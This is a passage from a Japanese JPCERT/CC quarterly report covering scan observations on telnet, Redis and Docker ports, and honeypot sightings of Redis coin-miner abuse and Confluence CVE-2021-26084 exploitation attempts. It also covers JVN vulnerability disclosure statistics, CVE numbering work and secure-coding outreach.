https://www.jpcert.or.jp/tsubame/report/report202104-06.html

1.3.2.3. TSUBAME 観測動向

本四半期に TSUBAME で観測された宛先ポート別パケット数の上位 1～5 位および 6～10 位を［図 1-5］と［図 1-6］に示します。




［図 1-5：宛先ポート別グラフ トップ 1-5（2021 年 7 月 1 日-9 月 30 日）］




［図 1-6：宛先ポート別グラフ トップ 6-10（2021 年 7 月 1 日- 9 月 30 日）］

また、過去 1 年間（2020 年 10 月 1 日-2021 年 9 月 30 日）における、宛先ポート別パケット数の上位 1～5 位および 6～10 位を［図 1-7］と［図 1-8］に示します。



［図 1-7：宛先ポート別グラフ トップ 1-5（2020 年 10 月 1 日-2021 年 9 月 30 日）］



［図 1-8：宛先ポート別グラフ トップ 6-10（2020 年 10 月 1 日-2021 年 9 月 30 日）］

本四半期に最も多く観測されたパケットは前四半期と変わらず 23/TCP（telnet-d）宛の通信でした。本四半期の観測において特徴的であるのが、それに次いで多く観測された 6379/TCP（redis）宛の通信で


す。送信元のほとんどは中国に割り振られている IP アドレスで、日本国内から送信されたものは数ノードと少数でした。本ポート番号に関するスキャン活動に関して、1.3.2.4 の項で述べるようなハニーポットを使った攻撃動向を捉える活動を行いましたので、そちらもご参照ください。7 番目 10 番目には、Docker が使用するポートに対する通信が入り、観測されたパケットも増えています。それ以外のポートに関しては特筆すべき変化はありませんでした。

1.3.2.4. 定点観測網の拡充に向けた運用とその分析

JPCERT/CC では、スキャン活動を TSUBAME によってパッシブに観測することに加えて、スキャンに応答した場合に始まる攻撃活動を捕捉したいと考え、低対話型ハニーポットにより観測するためのシステムを用意して攻撃者からの通信内容を収集し、その有効性を確認する試験運用を行っています。今期は、従来からの HTTP プロトコルによる攻撃活動に加えて、他のプロトコルへの対応を検討しました。

(1) Redis を悪用する攻撃活動

1.3.2.3 で取り上げたように、本四半期に 6379/TCP 宛の通信の増加が TSUBAME で観測されました。低対話型ハニーポットにおいても同様に、6379/TCP 宛の通信が増加しています。



［図 1-9：低対話型ハニーポットにおける 6379/TCP 宛の通信の観測件数推移］

このポートはインメモリデータベースである Redis が使用しています。JPCERT/CC では、Redis の用いるプロトコル RESP（REdis Serialization Protocol）に応答するハニーポットを作成し、具体的な攻撃活動を分析しました。分析の結果、いくつかの特徴的なペイロードを送る通信を特定でき、その一部が複数のセキュリティベンダーから公表されているコインマイナーを埋め込むための通信と一致しました。

TrendMicro：Exposed Redis Instances Abused for Remote Code Execution, Cryptocurrency Mining
https://www.trendmicro.com/en_us/research/20/d/exposed-redis-instances-abused-for-remote-code-execution-cryptocurrency-mining.html

アクセス制限などの対策が施されていない Redis サーバーが影響を受けることに管理者は注意が必要です。
JPCERT/CC では、観測した通信の送信元やマルウェアの配布元を特定し、停止に向けたコーディネーションを実施しました。

(2) Confluence Server および Data Center の脆弱性（CVE-2021-26084）の悪用を試みる通信
低対話型ハニーポットで脆弱性（CVE-2021-26084）の悪用を試みる通信が観測されました。この通信は、細工した POST リクエストを Confluence Server および Data Center に送信することで、任意のコード実行するものです。攻撃者はサーバーや動作するアプリケーションを確認して絞り込むことなく広く攻撃コードを送付しているものとみられます。JPCERT/CC では、これらの攻撃に対して早期の対策実施を呼びかけるため、次の注意喚起を更新しました。

Confluence Server および Data Center の脆弱性（CVE-2021-26084）に関する注意喚起
https://www.jpcert.or.jp/at/2021/at210037.html

2. 脆弱性関連情報流通促進活動

JPCERT/CC は、ソフトウェア製品利用者の安全確保を図ることを目的として、発見された脆弱性情報を適切な範囲に適時に開示して製品開発者による対策を促進し、脆弱性情報と製品開発者が用意した対策情報を脆弱性情報ポータル JVN（Japan Vulnerability Notes；独立行政法人情報処理推進機構［IPA］と共同運営）を通じて公表することで広く注意喚起を行っています。さらに、脆弱性の作り込みを防ぐためのセキュアコーディングの普及や、制御システムの脆弱性の問題にも取り組んでいます。

2.1. 脆弱性関連情報の取り扱い状況

2.1.1. 受付機関である独立行政法人情報処理推進機構（IPA）との連携

JPCERT/CC は、経済産業省告示「ソフトウエア製品等の脆弱性関連情報に関する取扱規程」（平成 29 年経済産業省告示第 19 号（以下「本規程」）に基づいて製品開発者とのコーディネーションを行う「調整機関」に指定されています。本規程で受付機関に指定されている IPA から届け出情報の転送を受け、本規程を踏まえて取りまとめられた「情報セキュリティ早期警戒パートナーシップガイドライン（以下「パートナーシップガイドライン」）に従って、対象となる脆弱性に関係する製品開発者の特定、脆弱性関連情報の適切な窓口への連絡、開発者による脆弱性の検証などの対応や脆弱性情報の公表スケジュール等に関する調整を行い、原則として、調整した公表日に JVN を通じて脆弱性情報等を一般に公表しています。
JPCERT/CC は、脆弱性情報の分析結果や脆弱性情報の取り扱い状況の情報交換を行うなど、IPA と緊密

な連携を行っています。なお、脆弱性関連情報に関する四半期ごとの届け出状況については、次の Web ページをご参照ください。

独立行政法人情報処理推進機構（IPA）脆弱性対策
https://www.ipa.go.jp/security/vuln/


2.1.2. Japan Vulnerability Notes（JVN）において公表した脆弱性情報および対応状況

JVN で公表している脆弱性情報は、本規程に従って国内で届け出られた脆弱性に関するもの（以下、「国内取扱脆弱性情報」;「JVN#」に続く 8 桁の数字の形式の識別子［例えば、JVN#12345678 等］を付与している）と、それ以外の脆弱性に関するもの（以下、「国際取扱脆弱性情報」;「JVNVU#」に続く 8 桁の数字の形式の識別子［例えば、JVNVU#12345678 等］を付与している）の 2 種類に分類されます。

国際取扱脆弱性情報には、CERT/CC や CISA ICS 、NCSC-NL、NCSC-FI といった海外の調整機関に届け出がなされ国際調整が行われた脆弱性情報や、海外の製品開発者から JPCERT/CC に直接届け出がなされた自社製品の脆弱性情報等が含まれます。なお、国際取扱脆弱性情報には、US-CERT からの脆弱性注意喚起等の邦訳を含めていますが、これには「JVNTA」に続く 8 桁数字の形式の識別子（例えば、JVNTA#12345678）を使っています。

本四半期に JVN において公表した脆弱性情報は 100 件（累計件 4,155）で、累計の推移は［図 2-1］に示すとおりです。本四半期に公表された個々の脆弱性情報に関しては、次の Web ページをご参照ください。

JVN（Japan Vulnerability Notes）
https://jvn.jp/




［図 2- 1：JVN 公表累積件数］

本四半期において公表に至った脆弱性情報のうち、国内取扱脆弱性情報は 27 件（累計 1,934 件）で、累計の推移は ［図 2-2］に示すとおりです。本四半期に公表した 27 件の内訳は、国内の単一の製品開発者の製品に影響を及ぼすものが 17 件（このうち自社製品の届け出によるものが 8 件）、海外の単一の製品開発者の製品に影響を及ぼすものが 10 件ありました。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリーごとの内訳は、［表 2-1］のとおりです。本四半期は、プラグインが 8 件と最も多く、次いで CMS と組込系製品がそれぞれ 4 件、続いてグループウェアが 3 件、Windows アプリケーションとスマートフォンアプリケーションが 2 件、Android アプリケーション、iOS アプリケーション、ウェブアプリケーション、ウェブブラウザーがそれぞれ 1 件でした。

［表 2-1：公表を行った国内取扱脆弱性情報の件数の製品カテゴリー内訳］

製品分類	件数
プラグイン	8
CMS	4
組込系製品	4
グループウェア	3
Windows アプリケーション	2
スマートフォンアプリケーション	2
Android アプリケーション	1
iOS アプリケーション	1
ウェブアプリケーション	1
ウェブブラウザー	1



［図 2- 2：公表を行った国内取扱脆弱性情報の累積件数］

本四半期に公表した国際取扱脆弱性情報は 73 件（累計 2,221 件）で、累計の推移は［図 2-3］に示すとおりです。73 件のアドバイザリのうち、海外調整機関や製品開発者等からの届け出によるものおよび製品開発者による脆弱性情報公開の事前通知によるものは 23 件（このうち複数製品開発者の製品に影響を及ぼすものは 1 件）、国内外の発見者からの届け出によるものは 3 件、JPCERT/CC が注意喚起として発行したものは 47 件でした。


本四半期に公表した脆弱性の影響を受けた製品のカテゴリー内訳は、［表 2-2］のとおりです。本四半期は、制御系製品が 48 件と最も多く、次いでアンチウイルス製品が 6 件、組込系製品が 5 件、Windows

OS と医療機器がそれぞれ 3 件、ウェブサーブレットコンテナとプロトコルがそれぞれ 2 件、CMS、DNS、Windows アプリケーション、その他に関するものがそれぞれ 1 件でした。

本四半期も、国際取扱脆弱性情報の中には、製品開発者自身が届け出たものや、自社製品に関する脆弱性情報を公開に先立って JPCERT/CC へ事前に通知したものが比較的多く見られました。このような製品開発者自身から広く一般への告知を目的としたものも含めて、脆弱性情報の流通、調整および公開を幅広く行っています。

［表 2-2：公表を行った国際取扱脆弱性情報の件数の製品カテゴリー内訳］

製品分類	件数
制御系製品	48
アンチウイルス製品	6
組込系製品	5
Windows OS	3
医療機器	3
ウェブサーブレットコンテナ	2
プロトコル	2
CMS	1
DNS	1
Windows アプリケーション	1
その他	1



［図 2-3：国際取扱脆弱性情報の公表累積件数］

2.1.3. 連絡不能開発者とそれに対する対応の状況等

本規程に基づいて報告された脆弱性について、製品開発者と連絡が取れない場合には、2011 年度以降、当該製品開発者名を JVN 上で「連絡不能開発者一覧」として公表し、連絡の手掛かりを広く求めています。これまでに 251 件（製品開発者数で 164 件）を公表し、50 件（製品開発者数で 30 件）の調整を再開することができ、脆弱性関連情報の取り扱いにおける「滞留」の解消に一定の効果を上げています。本四半期に連絡不能開発者一覧に新たに掲載した案件はありませんでした。本四半期末日時点で、合計 200 件の連絡不能開発者案件を掲載しており、継続して製品開発者や関係者からの連絡および情報提供を呼びかけています。

こうした呼びかけによっても製品開発者と連絡が取れない場合、IPA が招集する公表判定委員会が妥当と判断すれば公表できるように 2014 年から制度が改正されました。本年度においては、前四半期に公表判定委員会が開催され、そこで連絡不能開発者一覧に掲載されている 10 件の製品について審議し、9 件については公表が妥当と判定がされ、前四半期の 3 月 25 日にそれら 9 件を公表し、さらに、製品開発者との最終確認を行う必要が生じた 1 件に関して本四半期の 4 月 22 日に JVN にて公表しました。これまでに公表判定委員会での審議を経て累計で 30 件（製品開発者数で 19 件）を JVN の「Japan Vulnerability Notes JP（連絡不能）一覧」に掲載しています。

連絡不能開発者一覧
https://jvn.jp/reply/index.html

Japan Vulnerability Notes JP（連絡不能）一覧
https://jvn.jp/adj/

2.1.4. 海外 CSIRT との脆弱性情報流通協力体制の構築、国際的な活動

JPCERT/CC は、脆弱性情報の円滑な国際的流通のために、米国の CERT/CC および CISA ICS、英国の NCSC、フィンランドの NCSC-FI、オランダの NCSC-NL など脆弱性情報ハンドリングを行っている海外の調整機関と協力関係を結び、必要に応じて脆弱性情報の共有、各国の製品開発者への通知および対応状況の集約、脆弱性情報の公表時期の設定などの調整活動を行っています。

JVN 英語版サイト（https://jvn.jp/en）上の脆弱性情報も日本語版と同時に公表しており、脆弱性情報の信頼できるソースとして、海外のセキュリティ関連組織等からも注目されています。

JPCERT/CC では、2008 年 5 月以降 JVN 英語版サイトの公開を機に CVE 採番を行っており、Top Level Root である MITRE やその他の組織への確認や照会を必要とする特殊なケース（全体の 1 割弱）を除いて、JVN 上で公表する脆弱性のほぼすべてに CVE 番号を付与しています。本四半期には、JVN で公表したもののうち国内で届け出られた脆弱性情報に 73 個の CVE 番号を付与しました。

最初は CVE 番号の付与を、MITRE 社から番号プールの提供を受けて、その中から採番することにより実施していましたが、2010 年 6 月には CNA（CVE Numbering Authorities）として CVE 番号を付与し始めました。2018 年には Root に指定され、新しい CNA の招致やトレーニングなどの活動も行っています。こうした活動の結果として、前四半期までに三菱電機株式会社、株式会社 LINE、日本電気株式会社（NEC）、株式会社東芝の 4 社が JPCERT/CC を Root とする CNA として登録されました。
また本四半期においては、JPCERT/CC の CNA および Root としての軌跡や活動に関する Blog を、CVE Program のサイト上で 7 月 7 日に公開しました。

CNA および CVE に関する詳細は、次の Web ページをご参照ください

CNA（CVE Numbering Authority）
https://www.jpcert.or.jp/vh/cna.html

CVE Numbering Authorities
https://cve.mitre.org/cve/cna.html

About CVE
https://cve.mitre.org/about/index.html

JPCERT/CC Eyes「CNA 活動レポート ～日本の 2 組織が新たに CNA に参加～」
https://blogs.jpcert.or.jp/ja/2020/12/cna-2cna.html

Our CVE Story: JPCERT/CC
https://cve.mitre.org/blog/July072021_Our_CVE_Story_JPCERT_CC.html

2.2. 日本国内の脆弱性情報流通体制の整備

JPCERT/CC では、本規程に従って、日本国内の脆弱性情報流通体制を整備しています。
詳細については、次の Web ページをご参照ください。

脆弱性情報取扱体制
https://www.meti.go.jp/policy/netsecurity/vulinfo.html

脆弱性情報ハンドリングとは？
https://www.jpcert.or.jp/vh/


情報セキュリティ早期警戒パートナーシップガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/partnership_guideline2019.pdf

JPCERT/CC 脆弱性情報取扱いガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/vul-guideline2019.pdf

2.2.1. 日本国内製品開発者との連携

本規程では、脆弱性情報を提供する先となる製品開発者のリストを作成し、各製品開発者の連絡先情報を整備することが、調整機関である JPCERT/CC に求められています。JPCERT/CC では、製品開発者の皆さまに製品開発者リストへの登録をお願いしています。製品開発者の登録数は、[図 2-4] に示すとおり、2021 年 9 月 30 日現在で 1,047 となっています。登録等の詳細については、次の Web ページをご参照ください。

製品開発者登録
https://www.jpcert.or.jp/vh/register.html



［図 2- 4：累計製品開発者登録数］

2.2.2. 製品開発者との定期ミーティングの実施

JPCERT/CC では、技術情報やセキュリティ・脆弱性の動向などの情報交換や、脆弱性情報ハンドリング業務に関する製品開発者との意見交換、また、製品開発者間の情報交換を目的として、脆弱性情報ハンドリングにご協力いただいている製品開発者の皆さまとのミーティングを定期的に開催しています。
新型コロナウイルスの流行状況を鑑み、昨年度よりオンライン形式にてミーティングを開催しています。本四半期は 8 月 6 日にミーティングを開催し、CNA（CVE Numbering Authority）の活動紹介、SBOM プロジェクトの活動紹介、製品開発者による PSIRT 活動紹介などのプログラム構成で、参加者との意見交換を行いました。

2.3. 脆弱性の低減方策の研究・開発および普及啓発

2.3.1. 講演活動

早期警戒グループでは、脆弱なソフトウェアの解析等を通じて得られた脆弱性やその対策方法に関する知見を、広く一般のソフトウェア開発者の方々に伝えるための活動を行っています。

本四半期は次の 2 件の講演を行いました。

(1)国立情報学研究所トップエスイー2021「セキュアプログラミング」: 2021 年 7 月 7 日、7 月 21 日、7 月 28 日
国立情報学研究所が主催する公開講座「トップエスイー」への講師派遣依頼を受けて、セキュアプログラミングに関する次の講義を担当しました。

- 7 月 7 日「セキュアプログラミング - イントロダクション」
- 7 月 21 日「Web 脆弱性とセキュアプログラミング」
- 7 月 28 日「Web 脆弱性検査」

Web アプリケーションの実装上の注意点、しばしば見られる脆弱性とその特徴、および Web アプリケーションの脆弱性を検査する手法について解説しました。

(2) 東京電機大学国際化サイバーセキュリティ学特別コース（CySec）「セキュアプログラミング」: 2021 年 9 月 11 日
東京電機大学が開講している「国際化サイバーセキュリティ学特別コース」の科目の一部への講師派遣依頼を受けて、ソフトウェア開発者向け啓発活動の一環として次の講義を行いました。

- 総論 ： セキュアシステム設計・開発
- セキュアプログラミング演習（Web アプリケーション）

